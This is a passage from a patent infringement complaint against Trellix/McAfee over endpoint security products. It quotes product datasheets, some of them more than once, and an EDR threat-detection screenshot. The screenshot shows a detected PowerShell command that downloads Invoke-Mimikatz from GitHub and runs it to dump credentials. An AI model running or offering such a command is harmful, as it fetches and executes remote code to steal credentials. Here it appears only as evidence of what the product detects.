[75] https://www.mcafee.com/enterprise/en-us/assets/guides/restricted/gd-nist-800-53-compliance-controls.pdf; https://www.trellix.com/en-us/assets/docs/data-sheets/Trellix_ePO_SaaS_Datasheet.pdf

91. Defendant, with knowledge that these products, or the use thereof, infringe the '038 Patent at least as of the date of this Complaint, knowingly and intentionally induced, and continues to knowingly and intentionally induce, direct infringement of the '038 Patent by providing these products to end-users for use in an infringing manner, as well as providing instruction and installation manuals on its support portal, and providing customer service through phone support and/or dedicated support staff that instruct end-users to use the products in an infringing manner.[76]

92. Defendant encourages and induces its users and customers of the '038 Accused Products to perform the methods claimed in the Asserted Patents. For example, Defendant Trellix makes its security services available on its website, widely advertises those services, provides applications that allow customers and users to access those services, provides training and instructions for installing and maintaining those products, and provides technical support to customers and users via Trellix support and services.[77]

93. Defendant further encourages and induces its customers to use the infringing McAfee/Trellix ePolicy Orchestrator with McAfee/Trellix Policy Auditor by providing directions for and encouraging the McAfee Agent to be installed on individual endpoint computers.[78]

94. Defendant has induced infringement by others, including end-users, with the intent to cause infringing acts by others or, in the alternative, with the belief that there was a high

[76] McAfee Policy Auditor 6.3.0 Product Guide (McAfee ePolicy Orchestrator) - https://docs.trellix.com/bundle/policy-auditor-6.3.0-product-guide-epolicy-orchestrator/page/GUID-1B44A515-6203-4523-8D82-E21E066088DC.html

[77] https://docs.trellix.com/; https://www.trellix.com/en-us/support.html; https://www.trellix.com/en-us/services/education-services.html

[78] https://docs.trellix.com/bundle/epolicy-orchestrator-5.10.0-product-guide/page/GUID-AAA4A531-FED9-4679-8FE2-ABB759F08590.html#; McAfee Policy Auditor 6.3.0 Product Guide (McAfee ePolicy Orchestrator) - https://docs.trellix.com/bundle/policy-auditor-6.3.0-product-guide-epolicy-orchestrator/page/GUID-1B44A515-6203-4523-8D82-E21E066088DC.html

probability that others, including end-users, infringe the ’038 Patent, but while remaining willfully blind to the infringement.

95. Taasera has suffered damages as a result of Defendant’s direct and indirect infringement of the ’038 Patent in an amount to be proved at trial.

96. Taasera has suffered, and will continue to suffer, irreparable harm as a result of Defendant’s infringement of the ’038 Patent, for which there is no adequate remedy at law, unless Defendant’s infringement is enjoined by this Court.

COUNT V
(Infringement of the ’948 Patent)


97. Paragraphs 1 through 37 are incorporated by reference as if fully set forth herein.

98. Defendant is not licensed or otherwise authorized to make, use, offer for sale, sell, or import any products that embody the inventions of the ’948 Patent.

99. Defendant has and continues to directly infringe at least claim 1 of the ’948 Patent, either literally or under the doctrine of equivalents, without authority and in violation of 35 U.S.C. § 271, by making, using, offering to sell, selling, and/or importing into the United States products that satisfy each and every limitation of one or more claims of the ’948 Patent. Such products incorporate the application and change control features and include at least McAfee/Trellix MVISION EDR with Application and Change Control (with McAfee Agent) (the “’948 Accused Product”) which practices a method of providing real-time operational integrity of an application on a native computing environment, the method comprising: monitoring, by a plurality of sensory inputs, one or more of network dialogs of the application, system operations initiated by the application, a runtime configuration of the application, resource utilization by the application, and integrity of the application; generating real-time behavior based events for determining the real-time operational integrity of the application executing on the native computing environment which

includes a network analyzer, an integrity processor, an event correlation matrix, a risk correlation matrix, and a trust supervisor; correlating, by the event and risk correlation matrix, threat classifications based on the temporal sequence of the generated real-time behavior based events; and displaying, in a plurality of runtime dashboards of an administrative console of the computing environment, real-time status indications for operational integrity of the application.

100. Every ’948 Accused Product practices a method of providing real-time operational integrity of an application on a native computing environment. For example, McAfee/Trellix MVISION EDR with Application and Change Control incorporates incident status and behavior analysis.



DATA SHEET

McAfee

McAfee MVISION Endpoint Detection and Response (MVISION EDR)

Powerful threat detection, guided investigation, and response—simplified

Adversaries maneuver in covert ways—camouflaging their actions within the most trusted components already in your environment. They don’t always install something tangible like malware, but they always leave behind a behavioral trail. Endpoint detection and response (EDR) continuously monitors and gathers data to provide the visibility and context needed to detect and respond to threats. But current approaches often dump too much information on already stretched security teams. McAfee® MVISION EDR helps to manage the high volume of alerts, empowering analysts of all skill levels to do more and investigate more effectively. Unique to MVISION EDR is McAfee® MVISION Insights,[1] the first technology to proactively prioritize threats *before* they hit you, predict if your countermeasures will stop them, and prescribe exactly what you need to do if they won’t, simultaneously.

Strengthen, Accelerate, and Simplify EDR

MVISION EDR reduces mean time to detect and respond to threats by enabling all analysts to understand alerts, fully investigate, and quickly respond. Advanced analytics broaden detection and make sense of alerts. Artificial intelligence (AI)-guided investigations and automation equip even novice analysts on how to analyze at a higher level and free your more senior analysts to apply their skills to the hunt and accelerate response time.

Detect Advanced Endpoint Threats and Respond Faster


Without the right data, context, and analytics, EDR systems either generate too many alerts or miss emerging threats, wasting precious time and resources without improving security. MVISION EDR offers always-on data collection and multiple analytic engines throughout the detection and investigation stages to help accurately surface suspicious behavior, make sense of alerts, and inform action.

Key Benefits

- Provides high-quality actionable threat detection without the noise.
- Offers proactive insight on threats before the attack.
- Faster analysis allows you to mount a more resilient defense.
- AI-guided investigations provide analysts with machine-generated insights into the attack.
- Organizations can maximize the impact of their existing staff.
- It’s a low-maintenance cloud solution.
- Simplify deployments by leveraging existing on-premises McAfee ePO software or SaaS-based MVISON ePO.
- Analysts can focus on strategic incident response without burdensome administration overhead.

[79]

[79] https://www.mcafee.com/enterprise/en-us/assets/data-sheets/ds-mvision-edr.pdf



McAfee Application and Change Control

Comprehensive protection against uninvited changes to or unauthorized control of applications, endpoints, servers, and fixed function devices

Advanced persistent threats (APTs) via remote attack or social engineering make it increasingly difficult to protect a business and can lead to security breaches, data loss, and outages. Particularly in today's continuously evolving server and cloud environments, nefarious changes can easily go undetected. Those who have zero tolerance for advanced persistent threats should take a closer look at McAfee® Application and Change Control software.

McAfee® Application Control helps IT outsmart cybercriminals and keeps business secure and productive. Using a dynamic trust model, local and global reputation intelligence, real-time behavioral analytics, and auto-immunization of endpoints, this McAfee solution immediately thwarts APTs—without requiring labor-intensive list management or signature updates.

McAfee® Change Control software blocks unauthorized changes to critical system files, directories, and configurations while streamlining the implementation of new policies and compliance measures. Featuring file integrity monitoring and change prevention, McAfee Change Control enforces change policies and provides continuous monitoring of critical systems. It also detects and blocks unwanted changes made across distributed and remote locations. Its intuitive search interface helps users quickly home in on change event information.

Combined, McAfee Application and Change Control ensures system integrity by only allowing authorized access to devices, blocking unauthorized executables, and taking a systematic approach to monitoring and preventing changes to the file system, registry, and user accounts. This helps ensure continuous, efficient, enterprise-wide detection and protection.

Intelligent Whitelisting


Prevent zero-day and APT attacks by blocking execution of unauthorized applications and allowing only known-good whitelisted applications to run. McAfee Application and Change Control groups binaries (.EXEs, DLLs, drivers, and scripts) across the enterprise by application and vendor, displays them in an intuitive, hierarchical format, and intelligently classifies them as well-known, unknown, and known-bad applications.

Key Advantages

- Take advantage of McAfee Global Threat Intelligence and McAfee Threat Intelligence Exchange to provide global and local reputation of files and applications.
- Strengthen security and lower ownership costs with dynamic whitelisting that automatically accepts new software added through trusted channels.
- Enforce controls on connected or disconnected servers, virtual machines, endpoints, fixed devices such as point-of-sale terminals, and legacy systems.
- Allow new applications based on application rating or self-approval for improved business continuity.
- Provide continuous visibility and real-time management of changes to critical system, configuration, or content files.

Connect With Us

[80]




Change Prevention and Integrity Monitoring

Often, there is the potential for configuration drift and there is no visibility into who performed the change, which can lead to security breaches, data loss, or outages. McAfee Application and Change Control can block or restrict any out-of-policy change attempts made to the system/device. If any changes are attempted, it will be logged and real time visibility to any change events can be provided. The system controller module manages communication between the system controller and the agents.

[81]

[80] https://www.mcafee.com/enterprise/en-us/assets/data-sheets/ds-application-change-control.pdf

[81] *Id.*



MVISION EDR

https://ui.soc.mcafee.com/monitoring/#/workspace/336,TOTAL_THREATS,...,?sha256=9B9B1FE751FDAA3243BB0233A6D8D302117CAE0AE72CF20B25E820A4AFDFA7A3&traceId=fc813c2c-e3a2-4917-8128-db090031125d&maGuid=41D15964-34D8-11E9-091D-000C29...

McAfee

Monitoring

4 Total Threats | 2 High | 2 Medium | 0 Low

a few seconds ago | Last 14 days

Threats by rank

Filter by keyword

View Type: All

Command Line Interpreter: POWERSHELL.EXE	Feb 20, 2019 12:19:10 PM
CMD.EXE	Feb 20, 2019 12:33:05 PM
STOCKPLAN.EXE	Feb 19, 2019 11:32:34 PM
FREEGIFTCARD.EXE	Feb 20, 2019 12:52:26 AM

Process Details

Command Line

Initial trigger	Trace detection
First detection	Feb 20, 2019 11:51:23 AM
Last detection	Feb 20, 2019 12:19:10 PM
Affected devices	1
Age	11 days

Take Action

Process Attributes

First Name
Command Line

MD5
4FBB73DB2751FA269615D08C42A566BA

SHA-1
ABCBA2B74433016FBCE9923067D4C940F236ECF4

SHA-2
9B9B1FE751FDAA3243BB0233A6D8D302117CAE0AE72CF20B25E820A4AFDFA7A3

Threat Details

Device: 59-edr-114 Feb 20, 2019 11:51:23 AM 1 affected devices

Device Actions

Threat Behavior

Techniques Observed (4) MITRE ATT&CK™ Matrix	Suspicious Indicators (9)
Credential Dumping (Credential Access)	Extracted plaintext credentials from memory with Invoke-Mimikatz Powershell script
Commonly Used Port (Command and Control)	Created new scripting file under system folder
Scripting (Defense Evasion, Execution)	Dropped new file under system folder
PowerShell (Execution)	Dumped credentials by mimikatz tool from downloaded powershell script
	Accessed known TCP port
	Suspicions file was downloaded using powershell
	Downloaded executable content from third-party website by Powershell utility

Process Activity

Sequential View

Filter events

Event details

Name	POWERSHELL.EXE
Process ID	10092


Command line

```
powershell.exe "iex (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/Powe
rSploit/master/Exfiltration/Invoke-Mimikatz.ps1');Invoke-Mimikatz -DumpCreds"
```

File info

Name	POWERSHELL.EXE
Path	C:\WINDOWS\SYSTEM32\WINDOWSPOWERSHELL\V1.0\POWERSHELL.EXE
MD5	7353F60B1739074EB17C5F4DDDEFE239

82



McAfee

Protection Workspace

104 Devices | 30 Infections

Update | Settings

Threat Overview

	Total
Infected Devices	6
Resolved Devices	1
Detected Threats	28
McAfee Echelon	2
Windows Defender	26

Compliance Overview

Windows Defender Status			27%
Security Coverage			
McAfee Echelon	0%	50%	50%
Windows Defender	56%	30%	14%
Device Management Status			
Check-in Failure			43
Managed Devices			104

Devices

Name	Count
My Organization	
Lost and Found	
Internal DXL Systems	
My Group	
My Group 2	
My Group 3	
My Group 4	
TestGroup	


Figure 2. See threats and your compliance status across McAfee and Microsoft technologies in one area. 83

101. Every ’948 Accused Product practices monitoring, by a plurality of sensory inputs, one or more of network dialogs of the application, system operations initiated by the application, a runtime configuration of the application, resource utilization by the application, and integrity of the application. For example, McAfee/Trellix MVISION EDR with Application and Change

[82] *Id.*

[83] https://www.mcafee.com/enterprise/en-us/assets/solution-briefs/sb-mvision-endpoint-epo.pdf

Control monitors endpoint activity and status, by a plurality of sensory inputs (*e.g.*, behavior sensors, network sensors, vulnerability sensors, application integrity sensors), one or more of network dialogs of the application (*e.g.,* active processes, network connections), system operations initiated by the application (*e.g.,* parent process), a runtime configuration of the application (*e.g.,* prevents registry edits), resource utilization by the application (*e.g.,* system/device resource utilization), and integrity of the application (*e.g.,* integrity monitoring).



DATA SHEET

McAfee

McAfee MVISION Endpoint Detection and Response (MVISION EDR)

Powerful threat detection, guided investigation, and response—simplified

Adversaries maneuver in covert ways—camouflaging their actions within the most trusted components already in your environment. They don't always install something tangible like malware, but they always leave behind a behavioral trail. Endpoint detection and response (EDR) continuously monitors and gathers data to provide the visibility and context needed to detect and respond to threats. But current approaches often dump too much information on already stretched security teams. McAfee® MVISION EDR helps to manage the high volume of alerts, empowering analysts of all skill levels to do more and investigate more effectively. Unique to MVISION EDR is McAfee® MVISION Insights,[1] the first technology to proactively prioritize threats *before* they hit you, predict if your countermeasures will stop them, and prescribe exactly what you need to do if they won't, simultaneously.

Strengthen, Accelerate, and Simplify EDR


MVISION EDR reduces mean time to detect and respond to threats by enabling all analysts to understand alerts, fully investigate, and quickly respond. Advanced analytics broaden detection and make sense of alerts. Artificial intelligence (AI)-guided investigations and automation equip even novice analysts on how to analyze at a higher level and free your more senior analysts to apply their skills to the hunt and accelerate response time.

Detect Advanced Endpoint Threats and Respond Faster


Without the right data, context, and analytics, EDR systems either generate too many alerts or miss emerging threats, wasting precious time and resources without improving security. MVISION EDR offers always-on data collection and multiple analytic engines throughout the detection and investigation stages to help accurately surface suspicious behavior, make sense of alerts, and inform action.

Key Benefits


- Provides high-quality actionable threat detection without the noise.
- Offers proactive insight on threats before the attack.
- Faster analysis allows you to mount a more resilient defense.
- AI-guided investigations provide analysts with machine-generated insights into the attack.
- Organizations can maximize the impact of their existing staff.
- It's a low-maintenance cloud solution.
- Simplify deployments by leveraging existing on-premises McAfee ePO software or SaaS-based MVISON ePO.
- Analysts can focus on strategic incident response without burdensome administration overhead.



- **On-demand data collection:** To support investigations, MVISION EDR can take a snapshot of an endpoint on demand, capturing a comprehensive view of active processes, network connections,




services, and autorun entries. MVISION EDR provides associated severity and additional information, such as hash, reputation, and the parent process/service/user that executed a suspect file. Enabled by a non-persistent data collection tool, snapshots can be captured on both monitored and non-monitored systems.



- **Trending campaigns:** Orchestrated and targeted attacks (based on region or industry) are alerted from MVISION Insights and identifies IoCs to proactively search for with EDR. This empowers the analyst to execute proactive searches before the attacks occur.

[84]

[84] https://www.mcafee.com/enterprise/en-us/assets/data-sheets/ds-mvision-edr.pdf



McAfee Application and Change Control

Comprehensive protection against uninvited changes to or unauthorized control of applications, endpoints, servers, and fixed function devices

Advanced persistent threats (APTs) via remote attack or social engineering make it increasingly difficult to protect a business and can lead to security breaches, data loss, and outages. Particularly in today's continuously evolving server and cloud environments, nefarious changes can easily go undetected. Those who have zero tolerance for advanced persistent threats should take a closer look at McAfee® Application and Change Control software.

McAfee® Application Control helps IT outsmart cybercriminals and keeps business secure and productive. Using a dynamic trust model, local and global reputation intelligence, real-time behavioral analytics, and auto-immunization of endpoints, this McAfee solution immediately thwarts APTs—without requiring labor-intensive list management or signature updates.

McAfee® Change Control software blocks unauthorized changes to critical system files, directories, and configurations while streamlining the implementation of new policies and compliance measures. Featuring file integrity monitoring and change prevention, McAfee Change Control enforces change policies and provides continuous monitoring of critical systems. It also detects and blocks unwanted changes made across distributed and remote locations. Its intuitive search interface helps users quickly home in on change event information.

Combined, McAfee Application and Change Control ensures system integrity by only allowing authorized access to devices, blocking unauthorized executables, and taking a systematic approach to monitoring and preventing changes to the file system, registry, and user accounts. This helps ensure continuous, efficient, enterprise-wide detection and protection.

Intelligent Whitelisting


Prevent zero-day and APT attacks by blocking execution of unauthorized applications and allowing only known-good whitelisted applications to run. McAfee Application and Change Control groups binaries (.EXEs, DLLs, drivers, and scripts) across the enterprise by application and vendor, displays them in an intuitive, hierarchical format, and intelligently classifies them as well-known, unknown, and known-bad applications.

Key Advantages

- Take advantage of McAfee Global Threat Intelligence and McAfee Threat Intelligence Exchange to provide global and local reputation of files and applications.
- Strengthen security and lower ownership costs with dynamic whitelisting that automatically accepts new software added through trusted channels.
- Enforce controls on connected or disconnected servers, virtual machines, endpoints, fixed devices such as point-of-sale terminals, and legacy systems.
- Allow new applications based on application rating or self-approval for improved business continuity.
- Provide continuous visibility and real-time management of changes to critical system, configuration, or content files.

Connect With Us

85



Change Prevention and Integrity Monitoring


Often, there is the potential for configuration drift and there is no visibility into who performed the change, which can lead to security breaches, data loss, or outages. McAfee Application and Change Control can block or restrict any out-of-policy change attempts made to the system/device. If any changes are attempted, it will be logged and real time visibility to any change events can be provided. The system controller module manages communication between the system controller and the agents.

86

